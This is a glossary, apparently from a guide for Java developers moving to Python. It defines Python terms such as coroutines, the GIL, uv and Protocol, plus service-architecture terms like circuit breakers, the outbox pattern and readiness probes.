`contextvars`	Variables whose value is scoped to the current task or context. Used for request IDs. *Java: `ThreadLocal` / `ScopedValue`.*
Coroutine	A function defined with `async def`. Calling it creates an object that runs when awaited. *Java: closest to code running on a virtual thread.*
CPython	The standard Python interpreter, written in C. When people say "Python", they usually mean CPython.
Dataclass	A class decorated with `@dataclass`, which generates `__init__`, `__repr__` and `__eq__` from its fields. *Java: a record, or a Lombok `@Data` class.*
Decorator	A function that wraps another function or class, applied with `@name`. It's real code that runs at definition time. *Java: like an annotation that does something itself.*
Dependency group	A named set of extra dependencies in `pyproject.toml`, such as `dev`. *Java: a Maven scope like `test`.*
Duck typing	Using an object based on the methods it has rather than its declared type: "if it walks like a duck...".

Term	What it means
Dunder method	A method named with double underscores, like `__init__` or `__eq__`, that Python calls at special moments.
EAFP	"Easier to ask forgiveness than permission": try the operation and handle the exception, instead of checking first.
Event loop	The scheduler at the heart of `asyncio`. It runs one coroutine at a time and switches whenever one awaits I/O.
f-string	A string literal with embedded expressions: `f"{name} costs {cents}"`. *Java: `String.formatted()`.*
Free-threaded Python	A CPython build without the GIL (`python3.14t`), so threads can run Python code in parallel. Officially supported since 3.14.
Generator	A function that uses `yield` to produce values lazily, one at a time. *Java: an `Iterator` whose logic you write as a normal loop.*
GIL (Global Interpreter Lock)	A lock in standard CPython that lets only one thread run Python bytecode at a time. It limits CPU-bound threading, not I/O.
Iterable / iterator	An iterable can produce an iterator (`__iter__`); an iterator yields items one by one (`__next__`). *Java: `Iterable` / `Iterator`.*
Lock file	A file recording the exact version of every dependency (`uv.lock`), for reproducible installs.
Module	A single `.py` file; its top-level names form a namespace. *Java: roughly a class used only for static members, or a package with one file.*
MRO (method resolution order)	The order Python searches base classes for a method when multiple inheritance is involved.
mypy	The most widely used static type checker for Python. *Java: the type-checking half of `javac`.*
Package	A directory of modules, usually with an `__init__.py`. Also used for a distributable project on PyPI.
PEP	Python Enhancement Proposal: a design document for a language or ecosystem change, such as PEP 8 (style). *Java: a JEP.*
`Protocol`	A type describing the methods an object must have; any class with those methods matches. *Java: an interface you never have to `implements`.*
Pydantic model	A class whose fields are validated and converted at runtime from type hints. *Java: a DTO with Bean Validation plus Jackson.*
PyPI	The Python Package Index (https://pypi.org), where open-source packages are published. *Java: Maven Central.*
`pyproject.toml`	The standard project file: metadata, dependencies and tool settings. *Java: `pom.xml`.*
REPL	The interactive prompt (`>>>`) you get by running `python`. *Java: JShell.*
Truthiness	Every value is true or false in a condition; empty collections, `0`, `""` and `None` are false.
Type checker	A tool that reads type hints and reports inconsistencies before runtime: mypy, Pyright, ty.
uv	A fast all-in-one tool for Python versions, virtual environments, dependencies, locking and running. *Java: Maven or Gradle plus SDKMAN!*
Virtual environment	An isolated folder (`.venv`) holding a Python interpreter link and one project's installed packages. *Java: a per-project classpath.*

Term	What it means
Wheel	The standard built package format (`.whl`): a zip that installs without building. *Java: a JAR.*
WSGI	The older, synchronous standard interface between Python web servers and frameworks (used by Flask and classic Django).

Enterprise and architecture terms

Term	What it means
At-least-once delivery	A messaging guarantee that every message arrives, possibly more than once. Consumers must be idempotent.
Backoff with jitter	Waiting progressively longer between retries, plus a random amount, so clients don't retry in lockstep.
Bulkhead	Isolating resources (for example, a separate semaphore per dependency) so one failure can't sink everything.
Circuit breaker	A guard that stops calling a failing dependency for a while, then cautiously tries again.
Composition root	The one place, usually `create_app()`, where all dependencies are created and wired together.
Cursor pagination	Paging through results with an opaque "continue after this" token instead of page numbers. Stable under inserts.
Graceful shutdown	Stopping a service by refusing new work, finishing in-flight work, then releasing resources in order.
Hexagonal architecture	Keeping business logic in the centre, with databases, HTTP and queues as replaceable adapters at the edges. Also called ports and adapters.
Idempotency	Doing an operation twice has the same effect as doing it once. Essential for retries and message consumers.
Lifespan	FastAPI's startup/shutdown hook: code before `yield` runs at startup, code after it at shutdown. *Java:* `@PostConstruct` / `@PreDestroy`.
Liveness probe	A Kubernetes check of "is this process stuck?" Failure means a restart.
Readiness probe	A Kubernetes check of "can this instance take traffic right now?" Failure removes it from load balancing.
Outbox pattern	Writing an event to an `outbox` table in the same transaction as the business change, then publishing it separately. No lost or phantom events.
Problem Details (RFC 9457)	A standard JSON format for HTTP API errors (`type`, `title`, `status`, `detail`).
RED method	Monitoring every service by **R**ate, **E**rrors and **D**uration.
Saga	A long-running business process split into steps, each with a compensating action if a later step fails.
Structured logging	Logging key-value fields (usually JSON) instead of free text, so logs can be searched and aggregated.
Twelve-factor app	A set of conventions for cloud services, such as config in the environment, stateless processes and logs to stdout.

Term	What it means
Unit of Work	An object that tracks changes during a business operation and commits them together. SQLAlchemy's `Session` is one. *Java: a JPA persistence context.*